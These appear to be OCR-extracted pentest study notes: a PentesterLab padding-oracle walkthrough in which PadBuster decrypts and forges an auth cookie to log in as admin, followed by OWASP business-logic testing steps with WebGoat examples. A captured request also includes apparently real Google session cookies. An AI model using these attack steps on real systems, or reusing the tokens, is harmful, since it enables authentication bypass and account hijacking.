
Welcome to the PentesterLab's exercise on Padding Oracle.

The objective of this exercise is to find a way to get logged in as the user "admin"..


You are currently logged in as cloud!




```
    -veryverbose: Be Very Verbose (Debug Only)

root@kali:~# padbuster http://192.168.222.157/login.php x9NzDg%2FcGI1bLCtiVb%2FUeryil%2Fl6emVi 8 --cookies auth=x9NzDg%2FcGI1bLCtiVb%2FUeryil%2Fl6emVi
 --encoding 0

+-------------------------------------------+
| PadBuster - v0.3.3                        |
| Brian Holyfield - Gotham Digital Science  |
| labs@gdssecurity.com                      |
+-------------------------------------------+

INFO: The original request returned the following
[+] Status: 200
[+] Location: N/A
[+] Content Length: 1530

INFO: Starting PadBuster Decrypt Mode
*** Starting Block 1 of 2 ***

INFO: No error string was provided...starting response analysis

*** Response Analysis Complete ***

The following response signatures were returned:

-------------------------------------------------------
ID#     Freq    Status  Length  Location
-------------------------------------------------------
1       1       200     1677    N/A
2 **    255     200     15      N/A
-------------------------------------------------------
```




```
Enter an ID that matches the error condition
NOTE: The ID# marked with ** is recommended : 2

Continuing test with selection 2

[+] Success: (29/256) [Byte 8]
[+] Success: (138/256) [Byte 7]
[+] Success: (68/256) [Byte 6]
[+] Success: (202/256) [Byte 5]
[+] Success: (135/256) [Byte 4]
[+] Success: (240/256) [Byte 3]
[+] Success: (89/256) [Byte 2]
[+] Success: (70/256) [Byte 1]

Block 1 Results:
[+] Cipher Text (HEX): 5b2c2b6255bfd47a
[+] Intermediate Bytes (HEX): b2a0167c32bf74e2
[+] Plain Text: user=clo

Use of uninitialized value $plainTextBytes in concatenation (.) or string at /usr/bin/padbuster line 361, <STDIN> line 1.
*** Starting Block 2 of 2 ***

[+] Success: (131/256) [Byte 8]
[+] Success: (48/256) [Byte 7]
[+] Success: (70/256) [Byte 6]
[+] Success: (169/256) [Byte 5]
[+] Success: (159/256) [Byte 4]
[+] Success: (213/256) [Byte 3]
[+] Success: (177/256) [Byte 2]
[+] Success: (218/256) [Byte 1]
```




```
Block 2 Results:
[+] Cipher Text (HEX): bca297f97a7a6562
[+] Intermediate Bytes (HEX): 2e482d6453b9d27c
[+] Plain Text: ud□□□□□□

-------------------------------------------------------
** Finished ***

[+] Decrypted value (ASCII): user=cloud□□□□□□

[+] Decrypted value (HEX): 757365723D636C6F7564060606060606

[+] Decrypted value (Base64): dXNlcj1jbG91ZAYGBgYGBg==

-------------------------------------------------------
```



```
root@kali:~# padbuster http://192.168.222.157/login.php x9NzDg%2FcGI1bLCtroot@kali:~# padbuster http://192.168.222.157/login.php x9NzDg%2FcGI1bLCtiVb%
2FUeryil%2Fl6emVi 8 --cookies auth=x9NzDg%2FcGI1bLCtiVb%2FUeryil%2Fl6emVi --encoding 0 -plaintext user=admin

+-------------------------------------------+
| PadBuster - v0.3.3                        |
| Brian Holyfield - Gotham Digital Science  |
| labs@gdssecurity.com                      |
+-------------------------------------------+

INFO: The original request returned the following
[+] Status: 200
[+] Location: N/A
[+] Content Length: 1530

INFO: Starting PadBuster Encrypt Mode
[+] Number of Blocks: 2

INFO: No error string was provided...starting response analysis

*** Response Analysis Complete ***

The following response signatures were returned:

-------------------------------------------------------
ID#     Freq    Status  Length  Location
-------------------------------------------------------
1       1       200     1677    N/A
2 **    255     200     15      N/A
-------------------------------------------------------
```




```
Block 1 Results:
[+] New Cipher Text (HEX): 0408ad19d62eba93
[+] Intermediate Bytes (HEX): 717bc86beb4fdefe

-------------------------------------------------------
** Finished ***

[+] Encrypted value is: BAitGdYuupMjA3gl1aFoOwAAAAAAAAAA
-------------------------------------------------------
```




2064 http://192.168.222.157 POST /login.php ✓ ✓ 302 1048 HTML php [PentesterLab] Padding ...
Request
Original response
Edited response
Raw
Params
Headers
Hex


```
POST /login.php HTTP/1.1
Host: 192.168.222.157
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.222.157/login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 29
Connection: close
Upgrade-Insecure-Requests: 1

username=cloud&password=cloud
```


2064
http://192.168.222.157
POST
/login.php
✓
✓
302
1048
HTML
php
[PentesterLab] Padding ...
Request
Original response
Edited response
Raw
Headers
Hex
HTML
Render

```
HTTP/1.1 302 Found
Date: Thu, 08 Mar 2018 02:44:37 GMT
Server: Apache/2.2.21 (Unix) DAV/2 PHP/5.4.3
X-Powered-By: PHP/5.4.3
Set-Cookie: auth=qyby8Cz6ZJhZkHqNIC%2FJdixCsHyElu62
Location: /index.php
Content-Length: 778
Connection: close
Content-Type: text/html
```


2064
http://192.168.222.157
POST
/login.php
✓
✓
302
1048
HTML
php
[PentesterLab] Padding ...
Request
Original response
Edited response
Raw
Headers
Hex
HTML
Render

```
HTTP/1.1 302 Found
Date: Thu, 08 Mar 2018 02:44:37 GMT
Server: Apache/2.2.21 (Unix) DAV/2 PHP/5.4.3
X-Powered-By: PHP/5.4.3
Set-Cookie: auth=BAitGdYuupMjA3gllaFo0wAAAAAAAAAA
Location: /index.php
Content-Length: 778
Connection: close
Content-Type: text/html
```


[PentesterLab] Padding Oracle
192.168.222.157/index.php
Logout

Padding Oracle

Welcome to the PentesterLab's exercise on Padding Oracle.

The objective of this exercise is to find a way to get logged in as the user "admin"..

You are currently logged in as admin!

Business Testing Logic

1. Test Business Logic Data Validation


The application must ensure that only logically valid data can be entered at the front end as well as directly to the server side on an application of system. The front end and the back end of the application should be verifying and validating that the data it has, it using and is passing along is logically valid.

How to Test

- Review the project documentation and use exploratory testing looking for data entry points or hand off points between system or software.
- Once found try to insert logically invalid data into the application/system


- Perform front-end GUI functional valid testing on the application to ensure that the only “valid” values are accepted
- Using an intercept proxy observe the HTTP-POST/GET looking for places that variables such as cost an quality are passed.
- Verify that input HTTP request and every HTTP response contains a content type header specifying a safe character set (e.g., UTF-8).
- Verify that HTTP headers in both requests and responses contain only printable ASCII characters
- Verify that the input field have “max-length”

Test example




```
2122  https://www.google.com.vn  POST  /gen_204?s=webaft&atyp=csi&ei=1b2g...  ✓  204  368  HTML  ✓  172.217.10.227
2123  https://id.google.com.vn   GET   /verify/AloQP3hyBUSr3N1jtfHDrUrLwe...     200  808  HTML  ✓  172.217.31.35   NID=125=cgMyc
```

```
POST /gen_204?s=webaft&atyp=csi&ei=1b2gWrnLPJHx_AazwYGgCA&rt=wsrt.2185,aft.119,prt.77,sct.13 HTTP/1.1
Host: www.google.com.vn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.google.com.vn/
Content-Length: 0
Content-Type: text/plain;charset=UTF-8
Cookie:
NID=125=QidB8G9TvDQv3_c5rWonVLKT9XZZ7vstQTVRgW39NzxHeQCvIL3nLA4ss9J-L4C2NGW6UD8_xKsGrTjuX4-SrgjtUlcWqDZpCwbqnzCJyIBuPQta6UgbGCK29Q2GhJF43yINGUCLWu8M0xLzxLgC3avviDTv8mtVdjN___ZafHbCnHxmNsjiJ
w; CONSENT=YES+VN.vi+20170521-09-0; SID=agXvE4KYwlsA3QR3ZHLEx04p7aFt4qIPMo79YPNubQ29ocklAYH08B8xeVDED_lkJH0uHQ.; HSID=AxhevQiDAk9gS8Plb; SSID=A85B-ye20dIBXnl2h;
APISID=97Qm5cvJL0MFlXeD/AulvB9Gd63UrevtKV; SAPISID=Sew4fea_glUuq7xK/AqMJZLQZggjtG-5R4; 1P_JAR=2018-03-08-04
Connection: close
```



```
2122  https://www.google.com.vn  POST  /gen_204?s=webaft&atyp=csi&ei=1b2g...  ✓  204  368  HTML  ✓  172.217.10.227
2123  https://id.google.com.vn   GET   /verify/AloQP3hyBUSr3N1jtfHDrUrLwe...     200  808  HTML  ✓  172.217.31.35
```

```
HTTP/1.1 204 No Content
Content-Type: text/html; charset=UTF-8
Date: Thu, 08 Mar 2018 04:36:40 GMT
Server: gws
Content-Length: 0
X-XSS-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN
Alt-Svc: hq=":443"; ma=2592000; quic=51303431; quic=51303339; quic=51303338; quic=51303337; quic=51303335,quic=":443"; ma=2592000; v="41,39,38,37,35"
Connection: close
```



192.168.222.136/WebGoat/attack?Screen=50&menu=600

Welcome to the **OWASP Hotel**! Can you find out which room a VIP guest is staying in?

In order to access the Internet, you need to provide us the following information:

Step 1/2

Ensure that your first and last names are entered exactly as they appear in the hotel's registration system.

First Name: *

Last Name: *

Room Number: *

Submit

```
<tr>
  <td>First Name:</td>
  <td>
    <input name="first_name" value="" type="TEXT">
  </td>
  <td>*</td>
```

v #lessonArea > div #lessonContent > form > table > tbody > tr > td > input

```
element {                                   inline
}
Inherited from td
td {                                        lesson.css:2
    font-family: Verdana, Tahoma, sans-serif;
    font-size: 8pt;
}
Inherited from tr
tr {                                        lesson.css:3
    font-family: Verdana, Tahoma, sans-serif;
}
```

Refer

- All Input Validation test cases
- Testing for Account Enumeration and Guessable User Account
- Testing for Bypassing Session Management Schema
- Testing for Exposed Session Variables

2. Test Ability to Forge Requests

How to Test

- Using an intercepting proxy observe the HTTP POST/GET looking for some indication that values are incrementing at a regular interval or are easily guessable.
- If it is found that some value is guessable this value may be changed and one may gain unexpected visibility
- Using an intercepting proxy observe the HTTP POST/GET looking for some indication of hidden features such as debug that can be switched on or activated
- If any are found try to guess and changes these values to get a different application response or behavior

Refer


- Testing for Exposed Session Variables
- Testing for CSRF
- Testing for Account Enumeration and Guessable User Account

3. Test Integrity Checks

How to Test

- Using a proxy capture and HTTP traffic looking for hidden fields / non editable
- If a hidden field is found see how these fields compare with the GUI application and start interrogating this value through the proxy by submitting different data values trying to circumvent the business and manipulate values you were not intended to have access to.
- List components of the application or system that could be edited, for example logs or databases
- For each component identified, try to read, edit or remove its information

Test Example


192.168.222.136/WebGoat/attack?Screen=17&menu=1700
OWASP WebGoat V5.4
Show Params
Show Cookies
Lesson Plan
Introduction
General
Access Control Flaws
AJAX Security
Authentication Flaws
Buffer Overflows
Code Quality
Concurrency
Cross-Site Scripting (XSS)
Improper Error Handling
Injection Flaws
Denial of Service
Insecure Communication
Insecure Configuration
Insecure Storage
Malicious Execution
Parameter Tampering
Bypass HTML Field Restrictions
Exploit Hidden Fields
Exploit Unchecked Email
Bypass Client Side JavaScript Validation
Session Management Flaws
Web Services
Admin Functions
Challenge
Solution Videos
Restart this Lesson
Submit

This website performs both client and server side validation. For this exercise, your job is to break the client side validation and send the website input that it wasn't expecting. **You must break all 7 validators at the same time.**

Field1: exactly three lowercase characters(^[a-z]{3}$)
abc

Field2: exactly three digits(^[0-9]{3}$)
123


Field3: letters, numbers, and space only(^[a-zA-Z0-9]*$)
abc 123 ABC

Field4: enumeration of numbers (^(one|two|three|four|five|six|seven|eight|nine)$)
seven

Field5: simple zip code (^\d{5}$)
90210


Field6: zip with optional dash four (^\d{5}(-\d{4})?$)
90210-1111

Field7: US phone number with or without dashes (^[2-9]\d{2}-?\d{3}-?\d{4}$)
301-604-4882


Original request
Edited request
Response
Raw
Params
Headers
Hex

